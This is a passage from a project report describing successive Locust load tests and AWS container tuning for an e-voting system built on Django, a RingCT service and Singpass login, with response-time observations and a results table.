
1. AWS service container configuration:
 - a. Double the vCPU and ram for both the Django server.
 - b. Implemented health check to provide more insight into the container hard reset and die.

4.9.2 Second Test Run

- Load: 100 voters and 5 users increase per second.
- Objective: To establish a baseline performance metric.
- Results: The system handled the load better than initial run, however, the Django server still die and hard reset near towards the end.
- Observations: In the AWS CPU utilisation graph, the Django server and RingCT service didn't showed signs of significant CPU constraint, in fact they are using around 40 to 50% of the CPU in maximum load, indicating there must be some configuration could be done to optimize it.



The image shows slight improvement on the response time compared to the initial run despite the higher load.



The image above shows, on the far right of the graph, we can see that both services weren't fully utilized the computational power given.

Tuning and optimization after second run


The low utilization is caused by Gunicorn workers not properly utilize the resources given.

1. Scaling Gunicorn workers:
 - a. Increased the number of Gunicorn worker processes to improve concurrency and better utilize available CPU resources.
2. AWS service container configuration:
 - a. Double the vCPU and ram for both the RingCT service.

4.9.3 Third Test Run

- Load: 100 voters and 5 users increase per second.
- Objective: To evaluate the impact of Gunicorn workers on the CPU utilisation on the Django server.
- Results: The system handled the load way better, with overall response reduced especially the average response time. And the Django-server didn't hard reset.
- Observations: Django Server could fully utilised the CPU given in the short time. The average response time of viewing the ballot and cast vote reduce significantly.





The image above shows the average response time for viewing the ballot paper and cast vote are now 9 seconds response time which is a 40% and 69% reduction respectively.



The image above shows that Django-server could utilise the CPU till 90% in a short period of time.


Tuning and optimization after third run

We noticed the constantly high CPU usage for RingCT service.


1. AWS service container configuration:
 - a. Double the vCPU and ram for both the RingCT service (Right now, it sits at 4vCPU and 8GB ram).

4.9.4 Fourth Test Run

- Load: 100 voters and 5 users increase per second.
- Objective: Evaluate the impact of increased computational power on the RingCT service.
- Results: The operations related to the RingCT (view ballot paper and cast vote) witnessed 40% reduction in response time.
- Observations: RingCT service could not utilise all the CPU to make the whole process even faster. It only utilised at max 40% during the stress test.



The image above shown that average response time in the ballot paper and cast vote reduced compare to the previous run.



The image above shows that RingCT service could not fully utilise the CPU given.


Changes after fourth run

We noticed RingCT could not fully utilise the full 4 cores CPU and the cost of running it didn't justify the performance, as there is not much optimisation could be done other than Database performance optimisation. Thus, we decided to settle with the previous AWS service container configuration.


1. Locust configuration: Changed to voter could only vote once (doesn't call the cast vote request repeatedly) to mimic real world usage.

4.9.5 Fifth Test Run

- Load: 200 voters and 5 users increase per second.
- Objective: Find the breaking point of the system with the current system configuration.
- Results: The system handled fine with the first 100 voters then, the response time kept climbing up. Eventually, the Django server die and hard reset and roll back.
- Observations: The most significant bottleneck is on the Singpass login. As the average is 40 second response time. As there are a lot operations related to the Singpass Login in the Django server and RingCT service.



From the image above, we could see that the biggest bottleneck in the system is the Singpass login.




Understanding after fifth run


After multiple runs, we have a good grasp of how the current configuration. The next thing is adding more real world usage to the stress test. As we have the general voters.

1. Locust configuration: Changed to voter could only vote once (doesn't call the cast vote request repeatedly) to mimic real world usage. The voter will logout and view the current live result and other district live result.

4.9.6 Sixth Test Run


- Load: 150 voters and 5 users increase per second.
- Objective: Get the baseline of maximum load result for the current configuration.
- Results: The system handled fine first, then response time kept climbing up as all the voters kept logging in.
- Observations: The bottleneck is still Singpass Login. However, the system withstands the load and didn't crash.





Type	Name	# Requests	# Fails	Median (ms)	95%ile (ms)	99%ile (ms)	Average (ms)	Min (ms)	Max (ms)	Average size (bytes)	Current RPS	Current Failures/s
GET	/	1318	0	42	90	2800	192.17	33	29112	2378	5.6	0
GET	/announcements	1176	0	48	96	4800	215.6	38	33838	1822	5.9	0
GET	/districts	1271	0	48	110	6300	338.19	38	49783	2045	3.8	0
GET	/districts/1	413	0	79	190	5200	279.38	64	32931	4214	1.6	0
GET	/districts/2	422	0	79	140	3900	272.94	64	36062	4203	1.4	0
GET	/districts/3	378	0	79	200	5600	275.34	64	21856	4211	1.9	0
GET	/logout	150	0	670	21000	42000	3847.41	56	68717	8826	0	0
GET	/singpass_login/	150	0	6700	30000	34000	12106.8	45	33819	1954	0	0
POST	/singpass_login/	150	0	18000	43000	50000	20387.51	1762	61676	2854.67	0	0
GET	/voter_home/ballot_paper/	150	0	2700	29000	29000	7741.11	248	34518	5370	0	0
POST	/voter_home/ballot_paper/cast_vote/	150	0	1800	28000	45000	6707.01	529	47881	5644	0	0
Aggregated		5728	0	54	11000	31000	1551.99	33	68717	2911.87	20.2	0

From the image above, we can see that more tasks are being given to voter, and this is a more realistic view to the platform itself. The Singpass login is still the bottleneck of the system.



The image above shown that RingCT service only reaches 40% load in CPU. However, Django server hits 90% utilization during the stress test.

